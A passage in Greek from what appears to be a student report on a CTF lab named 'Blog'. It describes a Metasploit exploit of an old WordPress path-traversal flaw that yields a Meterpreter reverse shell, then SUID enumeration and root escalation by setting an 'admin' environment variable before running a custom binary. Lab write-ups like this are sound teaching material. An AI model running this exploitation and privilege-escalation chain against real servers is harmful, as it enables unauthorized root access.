Στη συνέχεια το Metasploit επιδιώκει να συνδεθεί στην εφαρμογή `blog.thm` με τα credentials που προηγουμένως του υποδείξαμε, και αφού καταφέρει να αποκτήσει authenticated access κάνει upload το αρχείο εικόνας που περιέχει τον PHP arbitrary code που μπορούμε να δούμε και στο exploit-db.com. Για να πραγματοποιηθεί η εμφύτευση αυτού του αρχείου το Metasploit

εκμεταλλεύεται την ευπάθεια του WordPress κάτω από την 5.0.0 version κατά την οποία το app δεν επιβάλλει το απαιτούμενο input sanitization.

Στη συνέχεια εκμεταλλευόμενο την ευπάθεια του path traversal που περιγράφεται και στο payload το Metasploit μεταφέρει το malicious payload στον φάκελο /themes/twentytwenty/ αλλάζοντας την τιμή της παραμέτρου `_wp_attached_file` η οποία προηγουμένως έδειχνε τον κανονικό φάκελο αποθήκευσης εικόνων δηλαδή τον /wp-content/uploads. Στη συνέχεια επιχειρεί να κάνει crop την εικόνα που ανέβασε ενεργοποιώντας έτσι την εκτέλεση του κώδικα.

Αφού ο κώδικας του αρχείου εκτελεστή το Metasploit επιχειρεί να σβήσει τα ίχνη της επίθεσης, σβήνοντας το αρχείο που έχει ανεβάσει.

Αν η παραπάνω διαδικασία έχει εκτελεστεί χωρίς επιπλοκές τότε θα δούμε ότι ένα Meterpreter session έχει ξεκινήσει, χάρη και στον reverse TCP handler που ρυθμίστηκε εξ' αρχής, ανάμεσα σε Local και Remote Host.

Πράγματι, αν τρέξουμε την εντολή **getuid** στο terminal του meterpreter θα δούμε ότι έχουμε αποκτήσει πρόσβαση στον server ως *χρήστης* www-data. Τι είναι όμως ο χρήστης www-data;

```
meterpreter > getuid  
Server username: www-data ←
```

Ο www-data είναι ένας συστημικός χρήστης σε Apache ή Nginx servers ο οποίος έχει τα δικά του συγκροτημένα δικαιώματα (permissions) και αρχεία στην ιδιοκτησία του (var/www), χαρακτηριστικά τα οποία τον διαφοροποιούν από τον root χρήστη ο οποίος έχει πλήρη δικαιώματα όχι μόνο σε κάποιον ειδικό φάκελο αλλά σε ολόκληρο τον server.

Έχουμε ήδη, λοιπόν, αποκτήσει πρόσβαση στο μηχάνημα – στόχο (*target compromised*) και πλέον μπαίνουμε στη νέα φάση, αυτή του *post-exploitation*. Για να κινηθούμε και να διερευνήσουμε το περιεχόμενο του compromised server θα χρησιμοποιήσουμε το εργαλείο Meterpreter.

Το Meterpreter, από το Meta – Interpreter, είναι ένα ανεπτυγμένο payload, δηλαδή ένα πρόγραμμα – ένα τμήμα κώδικα, εντός του Metasploit το οποίο χρησιμεύει στον επιτιθέμενο κατά το remote access. Συγκεκριμένα το Meterpreter μπορεί να υλοποιήσει επιθέσεις remote code execution, file system access, privilege escalation, network pivoting, webcam και microphone access, access persistence κτλ. Ουσιαστικά πρόκειται, σύμφωνα με την OffSec, για έναν *in-memory DLL injection stager*, δηλαδή για ένα πρόγραμμα το οποίο φροντίζει να «φυτέψει» τον κώδικά του απευθείας στη μνήμη του υπολογιστή – στόχου προκειμένου να μην αφήσει ίχνη στον δίσκο τα οποία είναι ανιχνεύσιμα από anti-virus λογισμικά.

Ουσιαστικά πρόκειται για ένα πολυεργαλείο το οποίο είναι σχεδιασμένο για την διατήρηση της παράνομης πρόσβασης, την επέκτασή της, την πρόσβαση στα δεδομένα του admin και άλλες σχετικές επικίνδυνες ενέργειες. Για αυτό το λόγο η χρήση του, όπως και η χρήση των υπόλοιπων offensive security εργαλείων, χρήσει υπευθυνότητας και συμμόρφωσης με το εκάστοτε νομοθετικό πλαίσιο, το εκάστοτε κανονιστικό πλαίσιο των εμπλεκόμενων οργανισμών καθώς και τον κοινά αποδεκτό ηθικό κώδικα των δρώντων (οργανισμών, ομάδων, ατόμων).


## **Privilege escalation**

Ας επιστρέψουμε στο exploit. Τώρα που έχουμε αποκτήσει remote access στον χρήστη www-data θέλουμε να κάνουμε το επόμενο βήμα αποκτώντας υψηλότερα δικαιώματα εντός του

συστήματος. Αυτό το βήμα στο cyber kill chain ονομάζεται *privilege escalation* ή *privesc* στην αργκό των penetration testers.

Τώρα που έχουμε ένα ενεργό session του Meterpreter με το μηχάνημα - στόχο τρέχουμε την εντολή **shell** ώστε να ανοίξουμε ένα remote shell. Έπειτα τρέχουμε την εντολή **find / -perm -4000 2>/dev/null** με την οποία ουσιαστικά ψάχνουμε στο file system του server τον root φάκελο (/) στον οποίο αναζητούμε τα αρχεία με permissions 4000 δηλαδή SUID permissions. SUID permissions, δηλαδή *Set User ID*, σημαίνει ότι ο χρήστης επιτρέπεται να εκτελέσει αυτό το αρχείο όπως ακριβώς ο ιδιοκτήτης του χωρίς όμως να είναι ο ίδιος. Τέτοια permissions συνήθως έχουν προγράμματα τα οποία για να εκτελεστούν απαιτούν privilege escalation. Ένα κλασσικό πρόγραμμα τέτοιας καθημερινής χρήσης είναι παραδείγματος χάρη το πρόγραμμα των Windows με το οποίο αλλάζουμε τον κωδικό του λογαριασμού μας.

Μπορούμε λοιπόν να δούμε το σύνολο των αρχείων που εμπεριέχονται στον root folder του συστήματος και χαρακτηρίζονται από SUID permissions. Ένας έμπειρος μηχανικός που έχει πρότερη τριβή με Unixοειδή συστήματα με μια πρώτη ματιά θα αναγνωρίσει πολλούς φακέλους για τους οποίους γνωρίζει ή μπορεί με ευκολία να υποθέσει το λόγο ύπαρξής τους, παραδείγματος χάρη, ο `usr/bin/sudo` είναι η τοποθεσία του sudo binary. Με μία πιο προσεκτική ματιά όμως θα μπορούσαμε να πούμε ότι ξεχωρίζει ο φάκελος `usr/sbin/checker`, ο οποίος δεν ανήκει στα κανονικά περιεχόμενα του `sbin` δηλαδή του φακέλου με τα system binaries, και γι' αυτό αξίζει να τον ερευνήσουμε.



```
meterpreter > shell
Process 1802 created.
Channel 7 created.
shell
/bin/sh: 1: shell: not found
find / -perm -4000 2>/dev/null
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/sbin/checker
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/bin/mount
/bin/fusermount
/bin/umount
/bin/ping
/bin/su
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
```

[illegible]

```
getenv("admin") = nil
puts("Not an Admin"
) = 13
+++ exited (status 0) +++
```

Τι γίνεται όμως αν ξαφνικά υπάρξει αυτή η admin μεταβλητή;

```
root@ip-10-10-147-169:~# echo $PATH
/usr/local/rvm/gems/ruby-3.0.0/bin:/usr/local/rvm/gems/ruby-3.0.0@global/bin:/usr/local/rvm/rubies/ruby-3.0.0/bin:/root/.pyenv/shims:/root/.pyenv/bin:/root/.cargo/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/usr/lib/postgresql/10/bin:/opt/smbmap:/usr/local/rvm/bin
root@ip-10-10-147-169:~# $admin
root@ip-10-10-147-169:~#
```

Τρέχουμε στο terminal την εντολή **export admin=admin** ορίζοντας έτσι μία νέα environment μεταβλητή με όνομα “admin” και τιμή “admin”.

```
export admin=admin ←
echo $admin
admin
cd /usr/sbin
./checker
whoami
root ←
```

Μέσα από την παρέμβαση στα environment variables του server πραγματοποιήσαμε μία privesc επίθεση κι έτσι αποκτήσαμε δικαιώματα root χρήστη. Έτσι λοιπόν με ευκολία αν ψάξουμε στον root φάκελο θα βρούμε ένα αρχείο root.txt, τρέχουμε την εντολή **nano root.txt** και βλέπουμε ότι το περιεχόμενο του είναι το αλφαριθμητικό 9a0b2b618bef9bfa7ac28c1353d9f318. Αντίστοιχα προηγουμένως στον φάκελο /media/usb και εκεί θα βούμε το αρχείο user.txt το οποίο αν τρέξουμε την εντολή **nano user.txt** θα δούμε ότι εμπεριέχει το αλφαριθμητικό c8421899aae571f7af486492b71a8ab7.

```
cd /root
cat root.txt ←
9a0b2b618bef9bfa7ac28c1353d9f318
cd /
cd cd media/usb
/bin/bash: line 5: cd: too many arguments
cd /media
ls
usb
cd usb
cat user.txt ←
c8421899aae571f7af486492b71a8ab7
```

Αν δώσουμε αυτές τις τιμές στα ζητούμενα πεδία θα δούμε ότι βρήκαμε τα δύο flags κι έτσι ολοκληρώσαμε το CtF lab!



Congratulations on completing Blog!!! 🎉

Points earned

🎯 150

Completed tasks

☑️ 2

Room type

🚩 Challenge

Difficulty

📊 Medium

Streak

🔥 1

## **2.4 Συμπεράσματα**

---

## 3. Πηγές

---

### Web Applications

<https://aws.amazon.com/what-is/web-application/#:~:text=A%20web%20application%20is%20software,with%20customers%20conveniently%20and%20securely.>

### Web Servers

[https://developer.mozilla.org/en-US/docs/Learn/Common\\_questions/Web\\_mechanics/What\\_is\\_a\\_web\\_server#summary](https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/What_is_a_web_server#summary)

### Application Servers

<https://www.ibm.com/topics/web-server-application-server#:~:text=An%20application%20server%20typically%20can,decision%20support%20or%20real%2Dtime>

### Database Servers

<https://stackoverflow.com/questions/13042840/difference-between-web-server-application-server-and-database-server>

### Web Services

[https://en.wikipedia.org/wiki/Web\\_service](https://en.wikipedia.org/wiki/Web_service)  
<https://www.geeksforgeeks.org/what-are-web-services/>

### Exploitation

<https://portswigger.net/web-security/learning-paths/server-side-vulnerabilities-apprentice/path-traversal-apprentice/file-path-traversal/what-is-path-traversal>  
<https://medium.com/@shubhjain10102003/basics-of-web-exploitation-techniques-examples-included-63e090ad49c>

### Linux & Windows Filesystems

<https://www.linkedin.com/pulse/windows-vs-linux-file-systems-understanding-key-better-marcos-albano/>  
<https://www.linuxfoundation.org/blog/blog/classic-sysadmin-the-linux-filesystem-explained>

### Οι Φάσεις του Penetration Testing

<https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-phases/>

## Information Gathering

[https://owasp.org/www-project-web-security-testing-guide/v42/4-Web\\_Application\\_Security\\_Testing/01-Information\\_Gathering/02-Fingerprint\\_Web\\_Server](https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server)

## Διαφορετικά Πεδία του Web Application Security Testing

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/02-Configuration\\_and\\_Deployment\\_Management\\_Testing/README](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/README)

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/03-Identity\\_Management\\_Testing/README](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/03-Identity_Management_Testing/README)

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/04-Authentication\\_Testing/README](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/README)

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/05-Authorization\\_Testing/README](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/README)

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/06-Session\\_Management\\_Testing/README](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/06-Session_Management_Testing/README)

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/07-Input\\_Validation\\_Testing/README](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/README)

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/09-Testing\\_for\\_Weak\\_Cryptography/README](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/09-Testing_for_Weak_Cryptography/README)

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/10-Business\\_Logic\\_Testing/README](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/10-Business_Logic_Testing/README)

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/11-Client-side\\_Testing/01-Testing\\_for\\_DOM-based\\_Cross\\_Site\\_Scripting](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/01-Testing_for_DOM-based_Cross_Site_Scripting)

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/12-API\\_Testing/00-API\\_Testing\\_Overview](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/12-API_Testing/00-API_Testing_Overview)

## Document Object Model (DOM) & Scripting Γλώσσες

[https://en.wikipedia.org/wiki/Document\\_Object\\_Model](https://en.wikipedia.org/wiki/Document_Object_Model)

[https://www.w3schools.com/js/js\\_htmldom.asp](https://www.w3schools.com/js/js_htmldom.asp)

Κεφ.: «6. Εισαγωγή στο Document Object Model», από «ΕΙΣΑΓΩΓΗ ΣΤΟΝ ΠΡΟΓΡΑΜΜΑΤΙΣΜΟ ΔΙΑΔΙΚΤΥΑΚΩΝ ΕΦΑΡΜΟΓΩΝ», Δρ. Μιχαήλ Σαλαμπίσης

Κεφ.13: «Γλώσσες Σεναρίων», από «ΠΡΑΓΜΑΤΟΛΟΓΙΑ ΤΩΝ ΓΛΩΣΣΩΝ ΠΡΟΓΡΑΜΜΑΤΙΣΜΟΥ», 2<sup>η</sup> Αμερικάνικη Έκδοση, Michael L. Scott, Εκδόσεις «Κλειδάριθμός»

<https://docs.oracle.com/cd/E19957-01/816-6409-10/intro.htm>

## Κρυπτογραφία

<https://www.acunetix.com/blog/web-security-zone/what-is-beast-attack/>

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/09-Testing\\_for\\_Weak\\_Cryptography/01-Testing\\_for\\_Weak\\_Transport\\_Layer\\_Security](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/09-Testing_for_Weak_Cryptography/01-Testing_for_Weak_Transport_Layer_Security)

---